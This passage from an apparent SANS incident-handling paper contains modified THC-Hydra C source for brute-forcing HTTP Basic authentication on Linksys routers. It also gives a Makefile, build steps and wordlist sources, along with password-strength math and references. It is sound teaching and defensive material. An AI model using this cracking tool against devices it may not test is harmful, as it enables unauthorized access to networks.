        ptr += 3;
    }

    if (*ptr != 0) {
        small[0] = *ptr;
        if (*(ptr+1) != 0)
            small[1] = *(ptr+1);
        ptr = small;
        big[0] = conv64(*ptr >> 2);
        big[1] = conv64(((*ptr & 3) << 4) + (*(ptr+1) >> 4));
        big[2] = conv64(((*(ptr+1) & 15) << 2) + (*(ptr+2) >> 6));
        big[3] = conv64(*(ptr+2) & 63);
        if (big[1] == 'A') big[1] = '=';
        if (big[2] == 'A') big[2] = '=';
        if (big[3] == 'A') big[3] = '=';
        strcat(bof, big);
    }

    strcpy(buf, bof);
}

int start_http(int s, unsigned long int ip, int port, unsigned char options,char
*miscptr,FILE *fp) {
    char *empty = "";
    char *login, *pass, buffer[300], buffer2[110];
    char *header = "";  // XXX TODO:
    char *ptr;
    if (strlen(login = hydra_get_next_login()) == 0) login = empty;
    if (strlen(pass = hydra_get_next_password()) == 0) pass = empty;

    sprintf(buffer2, "%.50s:%.50s", login, pass);
    tobase64(buffer2);

    sprintf(buffer, "HEAD %.250s HTTP/1.0\r\nAuthorization: Basic %s\r\nUser-Agent: 
Mozilla/4.0 (Hydra)\r\n%s\r\n",
        miscptr, buffer2, header);

    if (hydra_send(s, buffer, strlen(buffer), 0) < 0) {
        return 1;
    }

    buf = hydra_receive_line(s);
    while (strstr(buf, "HTTP/1.") == NULL && buf != NULL)
        buf = hydra_receive_line(s);

    if (buf == NULL) {
        return 1;
    }

//    while (hydra_data_ready(s) > 0)
//        recv(s, buffer, sizeof(buf), 0);
////        buf = hydra_receive_line(s);

    ptr = ((char*)index(buf, ' ')) + 1;

//the line below was used for debugging
    //printf("*********** code *************: %c for %s:%s\n", (char) *(index(buf, '
') + 1), login, pass);

    if (*ptr == '2') {
        hydra_report_found_host(port, ip, "www", fp);
        hydra_completed_pair_found();
    }
//this if statement was added for the Linksys
    if (*ptr == '5'){
       hydra_report_found_host(port, ip, "www", fp);
       hydra_completed_pair_found();
    }

    else {
        if (*ptr != '4')
            printf("Unusual return code: %c for %s:%s\n", (char) *(index(buf, ' ') + 
1), login,pass);
        hydra_completed_pair();
    }

    free(buf);

    if (memcmp(hydra_get_next_pair(), &HYDRA_EXIT, sizeof(HYDRA_EXIT)) == 0)
        return 3;
    return 1;

}

void service_http(unsigned long int ip, int sp, unsigned char options, char *miscptr, 
FILE *fp, int port) {
    int run = 1, next_run, sock = -1;
    int myport = PORT_HTTP, mysslport = PORT_HTTP_SSL;
    hydra_register_socket(sp);
    if (memcmp(hydra_get_next_pair(), &HYDRA_EXIT, sizeof(HYDRA_EXIT)) == 0)
        return;
    while(1) {
        next_run = 0;
        switch(run) {
            case 1: /* connect and service init function */
                   {
                    if (sock >= 0) sock = hydra_disconnect(sock);
                    usleep(275000);
                    if ((options & OPTION_SSL) == 0) {
                        if (port != 0) myport = port;
                        sock = hydra_connect_tcp(ip, myport);
                    port = myport;
                    } else {
                        if (port != 0) mysslport = port;
                        sock = hydra_connect_ssl(ip, mysslport);
                    port = mysslport;
                    }
                    if (sock < 0) {
                        fprintf(stderr, "Error: Child with pid %d terminating, can not
connect\n", (int)getpid());
                        hydra_child_exit();
                    }
                    next_run = 2;
                    break;
                   }
            case 2: /* run the cracking function */
                    next_run = start_http(sock, ip, port, options, miscptr, fp);
                    break;
            case 3: /* clean exit */
                    if (sock >= 0) sock = hydra_disconnect(sock);
                    hydra_child_exit();
                    return;
            default: fprintf(stderr,"Caught unknown return code, exiting!\n");
                     hydra_child_exit();
                     exit(-1);
        }
        run = next_run;
    }
}
```

6.2 Makefile

```
#XDEFINES= -DOPENSSL
#XLIBS= -lssl -lcrypto -lm
#XLIBPATHS= -L/lib -L/lib
#XIPATHS= -I/usr/kerberos/include
#PREFIX=/usr/local
#LIBDES=

#
# Makefile for Hydra - (c) 2001-2003 by van Hauser / THC <vh@thc.org>
# modified by Joel I. Kirch

CC = gcc
OPTS = -O2 -I. -Wall
LIBS =
DIR = /bin

SRC = hydra-http.c hydra-mod.c hydra.c
OBJ = hydra-http.o hydra-mod.o hydra.o
BIN = hydra

EXTRA_DIST = README CHANGES TODO INSTALL LICENSE.GNU LICENCE.HYDRA \
             hydra-mod.h hydra.h d3des.h md4.h

all:   hydra

hydra: $(OBJ)
       $(CC) $(OPTS) $(LIBS) -o $(BIN) $(OBJ) $(LIB) $(XLIBS) $(XLIBPATHS) $(LIBDES)
       @echo
       @echo If men could get pregnant, abortion would be a sacrament
       @echo

.c.o:
       $(CC) $(OPTS) -c $< $(XDEFINES) $(XIPATHS)

strip: hydra
       -strip $(BIN)

install:     strip
       cp $(BIN) $(PREFIX)$(DIR)
       chmod 755 $(PREFIX)$(DIR)/$(BIN)

clean:
       rm -f hydra *.o core *~ Makefile.in Makefile

ssl:
       @rm -f hydra hydra.o hydra-mod.o
       @make -e hydra DEFS=-DHYDRA_SSL XLIB=-lssl XPATH="-L/usr/local/lib -
I/usr/local/include"

nossl:
       @rm -f hydra hydra.o hydra-mod.o
       @make -e hydra
```

6.3 Instructions To Create A Separate THC-Hydra_Linksys tool

Delete all but the following files from the original THC-Hydra source:

- hydra.h
- hydra.c
- hydra-http.c
- hydra-mod.h
- hydra-mod.c
- README
- LICENCE.HYDRA
- LICENCE.GNU

Then copy the text from section 6.2 and save-as “makefile” and do the following:

```
$ make
```

Be sure to have a good password list.

Read and comply with the licenses.

6.4 Mathematics of Strong Passwords

The ability to crack a password is directly proportional to the character domain space and the length of the password. The following discussion is based on ASCII characters using U.S. English as the keyboard choice.

The following formula can be used to determine the possible combinations of a particular length password.

$$\sum_{n=Y}^{X}(domainsize)^{n}$$

Where X = maximum password length, Y = minimum password length, and domainsize = all the possible characters allowed in the password rules. Password strength should be measured on both domain and length. Domainsize measures of all the possible combinations for a password, given domain and length.

There are 4 groups of characters that an ASCII based password uses to determine the domain:

26 Lowercase ASCII:

```
abcdefghijklmnopqrstuvwxyz
```

26 Uppercase ACSII:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

10 Numbers:

```
0123456789
```

32 Special Characters:

```
`~!@#$%^&*()-_=+[]{}|\,./<>?:;”’
```

The total domain possibility is the total number of all of the possible characters in a domain, so a password that consisting of lowercase characters and numbers would have a domain of 36 (26 from lowercase plus 10 from numbers), this would be factored by the number of characters in the password.

For this example, consider a 10-digit password.

```
apassword5
```

Using the formula:

total domain possibility ^ password length,

the number of possible combinations for this length password with this domain would be as follows in Table 2, and it can be determined that there are about 3 Quadrillion possible password combinations.:

Type	Formula	Actual Results	Approximate Password Combinations
Lower	26 ^ 10	141,167,095,653,376	141 Trillion
Lower & Numbers	36 ^ 10	3,656,158,440,062,976	3 Quadrillion
Upper & Lower	52 ^ 10	144,555,105,949,057,024	144 Quadrillion
Upper & Lower & Numbers	62 ^ 10	839,299,365,868,340,224	839 Quadrillion
Upper, Lower, Numbers & Special	94 ^ 10	53,861,511,409,489,970,176	53 Quintillion

Table 2 – Password Combinations

Since there are 32 special characters, adding a password rule to require one special character in a password will increase its strength by 32 ^ X, where X is the total length of your password.

For example by changing,

```
apassword5
```

to

```
@password5
```

the number of possible combinations increases from 3 Quadrillion to 2 Quintillion. The total domain possibility is lower (26) + number (10) + special (32) = 68, which is raised to the 10th power to equal 2,113,922,820,157,210,624.

In the example used for the attack on the Linksys device, the password used was Welcome1 (that is the number one at the end),

```
Welcome1
```

it has Upper, Lower, and Numbers and therefore = 62^8 or 218,340,105,584,896 or 218 Trillion possible combinations. However, this password is based on the dictionary word "welcome" and anytime the password is based on a word from a wordlist or dictionary, this entire mathematical exercise becomes irrelevant.

The wordlist used for the THC-Hydra-Linksys demonstration was tiny, consisting of about 2,000 words. It is critical that passwords are not based on wordlists or dictionary lists because cracking them becomes a factor of the list(s) used and not the mathematics shown in the examples described above.

The password strength from these examples assumes that random or pseudorandom passwords are being used. More information about choosing strong passwords can be found at the following URLs:

http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/security-guide/s1-wstation-pass.html

http://www.microsoft.com/security/articles/password.asp

http://www.securityfocus.com/infocus/1537

A great password policy can be found at the following URL:

http://www.sans.org/resources/policies/Password_Policy.pdf

6.4.1 Wordlist Locations

The following locations are a good place to get started if you are looking for password lists.

ftp://ftp.cerias.purdue.edu/pub/dict

http://www.thc.org/misc/docs/Password_Security/default_passwords3.html

http://www.thc.org/misc/docs/Password_Security/default_passwords1.txt

http://www.thc.org/misc/docs/Password_Security/default_passwords2.txt

7.0 References

7.1 Cryptography and Password Cracking Techniques References

The following links can be used for more information about Cryptography and Password Cracking Techniques:

The art of password brute forcing
http://packetstormsecurity.nl/papers/password/art_of_brute_forcing.txt

Why Brute-Force Password Cracking is Impractical
http://www.cs.umn.edu/help/security/brute-force-cracking.html

General Cryptography FAQ:
http://www.faqs.org/faqs/cryptography-faq/

From Bruce Schneier:
http://www.schneier.com/essay-whycrypto.html

http://www.schneier.com/index.html

Comprehensive List of Cryptography Books:
http://www.youdzone.com/cryptobooks.html

Handbook of Applied Cryptography:
http://www.cacr.math.uwaterloo.ca/hac/

7.2 Incident Handling References

7.2.1 RFCs

- RFC 3227 - Guidelines for Evidence Collection and Archiving
- RFC 2350 - Expectations for Computer Security Incident Response
- RFC 2196 - Site Security Handbook
- RFC 3013 - Recommended Internet Service Provider Security Services and Procedures

7.2.2 Books

General Security Books:
http://www.securitybooks.org/incident-response

Ed Skoudis has several very good books:

- Malware: Fighting Malicious Code
- Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses
- The Hack Counter-Hack Training Course: A Desktop Seminar from Ed Skoudis, with Video

Ed Skoudis Books:
http://www.counterhack.net/

7.2.3 Guides

Special Publication 800-61 - Computer Security Incident Handling Guide
Recommendations of the National Institute of Standards and Technology:
csrc.nist.gov/publications/nistpubs/ 800-61/sp800-61.pdf

Handbook for Computer Security Incident Response Teams (CSIRTs)
http://www.cert.org/archive/pdf/csirt-handbook.pdf

Unix Incident Guide: How to Detect an Intrusion (1994):
http://www.ciac.org/ciac/documents/CIAC-2305_UNIX_Incident_Guide_How_to_Detect_an_Intrusion.pdf

7.2.4 Resources

Resources for Computer Security Incident Response Teams (CSIRTs)
http://www.cert.org/csirts/resources.html

Computer Security Resource Center
http://csrc.nist.gov/

Computer Security Incident Response Teams
http://www.cert.org/csirts/

Incident Handling section of the SANS Reading Room
http://www.sans.org/rr/catindex.php?cat_id=27

7.2.5 Linksys

Linksys
http://www.linksys.com/

Vulnerabilities for older firmware version of Linksys
http://www.securiteam.com/securitynews/6H004156AO.html
http://www1.corest.com/common/showdoc.php?idxseccion=10&idx=276

7.2.6 THC-Hydra

The Hacker's Choice
http://www.thc.org/

THC-Hydra
http://www.thc.org/releases.php

7.2.7 General Resources

Scientific Toolworks, Inc.
http://www.scitools.com/ucpp.html

WallWatcher
http://www.wallwatcher.com/

Gibson Research Corporation
http://grc.com

Web-based scanners
http://www.kloth.net/services/
http://www.dnsstuff.com/
http://www.checkdns.net/
http://network-tools.com/
http://www.itools.com/internet/

Sample Polices from SANS
http://www.sans.org/resources/policies/

Incident Forms from SANS
http://www.sans.org/incidentforms/

Strong Password Guidance

http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/security-guide/s1-wstation-pass.html
http://www.microsoft.com/security/articles/password.asp
http://www.securityfocus.com/infocus/1537

Great Password Policy from SANS
http://www.sans.org/resources/policies/Password_Policy.pdf

Wordlist Locations
ftp://ftp.cerias.purdue.edu/pub/dict
http://www.thc.org/misc/docs/Password_Security/default_passwords3.html
http://www.thc.org/misc/docs/Password_Security/default_passwords1.txt
http://www.thc.org/misc/docs/Password_Security/default_passwords2.txt

7.2.8 Works Cited

"Computer Security Incident Handling." Northcutt S. March 2003 URL: https://store.sans.org/store_item.php?item=62

"General Cryptography FAQ." URL: http://www.faqs.org/faqs/cryptography-faq/

"Gibson Research Corporation." URL: http://grc.com

"HTTP Authentication: Basic and Digest Access Authentication." Franks, et al. RFC 2617. June 1999 URL: http://www.ietf.org/rfc/rfc2617.txt

"How to create stronger passwords." Microsoft, November 24, 2003 URL: http://www.microsoft.com/security/articles/password.asp

"KLOTH.NET Free Services." URL: http://www.kloth.net/services/

"Linksys." URL: http://www.linksys.com/

"NIST Special Publication 800-61, Computer Security Incident Handling Guide." URL: http://csrc.nist.gov/publications/drafts/draft_sp800-61.pdf

"Red Hat Linux 8.0: The Official Red Hat Linux Security Guide Chapter 4. Workstation Security." URL: http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/security-guide/s1-wstation-pass.html

"SANS Incident Forms." SANS Institute. URL: http://www.sans.org/incidentforms/

"SANS Institute Hacker Techniques, Exploits and Incident Handling Course Books" SANS Institute. 2003.

"SANS Sample Polices." SANS Institute. URL: http://www.sans.org/resources/policies/

"SANS Password Policy." SANS Institute. URL: http://www.sans.org/resources/policies/Password_Policy.pdf

"The art of password brute forcing." URL: http://packetstormsecurity.nl/papers/password/art_of_brute_forcing.txt

"The Hacker's Choice." URL: http://www.thc.org/

"The Simplest Security: A Guide To Better Password Practices." Granger S. January 17, 2002 URL: http://www.securityfocus.com/infocus/1537

"THC-Hydra." URL: http://www.thc.org/releases.php

"Understand for C++" Scientific Toolworks, Inc. URL: http://www.scitools.com/ucpp.html

"Vulnerability Report for Linksys Devices." URL: http://www1.corest.com/common/showdoc.php?idxseccion=10&idx=276

"Vulnerability Report for Linksys Devices." URL: http://www.securiteam.com/securitynews/6H004156AO.html


"WallWatcher." URL: http://www.wallwatcher.com/

"Why Brute-Force Password Cracking is Impractical." URL: http://www.cs.umn.edu/help/security/brute-force-cracking.html

Last Updated: May 6th, 2014

Upcoming SANS Penetration Testing

SANS PENETRATION TESTING



SANS Security West 2014	San Diego, CA	May 08, 2014 - May 17, 2014	Live Event
SANS Security West 2014 - SEC504: Hacker Techniques, Exploits & Incident Handling	San Diego, CA	May 10, 2014 - May 15, 2014	vLive
SANS Secure Europe 2014	Amsterdam, Netherlands	May 10, 2014 - May 24, 2014	Live Event
SANS Malaysia @MCMC 2014	Cyberjaya, Malaysia	May 12, 2014 - May 24, 2014	Live Event
SANS Melbourne 2014	Melbourne, Australia	May 12, 2014 - May 17, 2014	Live Event
Mentor Session - SEC 504	San Diego, CA	May 15, 2014 - Jul 24, 2014	Mentor
Community SANS Paris @ HSC - SEC542 (in French)	Paris, France	May 19, 2014 - May 23, 2014	Community SANS
SANS Secure Thailand	Bangkok, Thailand	May 26, 2014 - May 31, 2014	Live Event
Community SANS Madrid SEC560 (in Spanish)	Madrid, Spain	Jun 02, 2014 - Jun 07, 2014	Community SANS
Community SANS Minneapolis	Minneapolis, MN	Jun 02, 2014 - Jun 07, 2014	Community SANS
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201405,	Jun 02, 2014 - Jul 09, 2014	vLive
Digital Forensics & Incident Response Summit	Austin, TX	Jun 03, 2014 - Jun 10, 2014	Live Event
Community SANS Toronto	Toronto, ON	Jun 09, 2014 - Jun 14, 2014	Community SANS
Community SANS Norfolk	Norfolk, VA	Jun 09, 2014 - Jun 14, 2014	Community SANS
SANS vLive - SEC542: Web App Penetration Testing and Ethical Hacking	SEC542 - 201406,	Jun 09, 2014 - Jul 16, 2014	vLive
SANS Rocky Mountain 2014	Denver, CO	Jun 09, 2014 - Jun 14, 2014	Live Event
SANS Pen Test Berlin 2014	Berlin, Germany	Jun 15, 2014 - Jun 21, 2014	Live Event
SANS Milan 2014	Milan, Italy	Jun 16, 2014 - Jun 21, 2014	Live Event
Community SANS Vancouver	Burnaby, BC	Jun 16, 2014 - Jun 21, 2014	Community SANS
Mentor Session - SEC 542	Salt Lake City, UT	Jun 18, 2014 - Aug 20, 2014	Mentor
Mentor Session - SEC 504	Eugene, OR	Jun 18, 2014 - Aug 20, 2014	Mentor
SANSFIRE 2014	Baltimore, MD	Jun 21, 2014 - Jun 30, 2014	Live Event
Community SANS Paris @ HSC - SEC504 (in French)	Paris, France	Jun 23, 2014 - Jun 27, 2014	Community SANS
Community SANS Des Moines	Des Moines, IA	Jun 23, 2014 - Jun 28, 2014	Community SANS
SANSFIRE 2014 - SEC560: Network Penetration Testing and Ethical Hacking	Baltimore, MD	Jun 23, 2014 - Jun 28, 2014	vLive
SANS Canberra 2014	Canberra, Australia	Jun 30, 2014 - Jul 12, 2014	Live Event
SANS Capital City 2014	Washington, DC	Jul 07, 2014 - Jul 12, 2014	Live Event
SANS vLive - SEC504: Hacker Techniques, Exploits & Incident Handling	SEC504 - 201407,	Jul 08, 2014 - Aug 14, 2014	vLive
Mentor Session - SEC542	Denver, CO	Jul 10, 2014 - Sep 11, 2014	Mentor
SANS London Summer 2014	London, United Kingdom	Jul 14, 2014 - Jul 21, 2014	Live Event
SANS San Francisco 2014	San Francisco, CA	Jul 14, 2014 - Jul 19, 2014	Live Event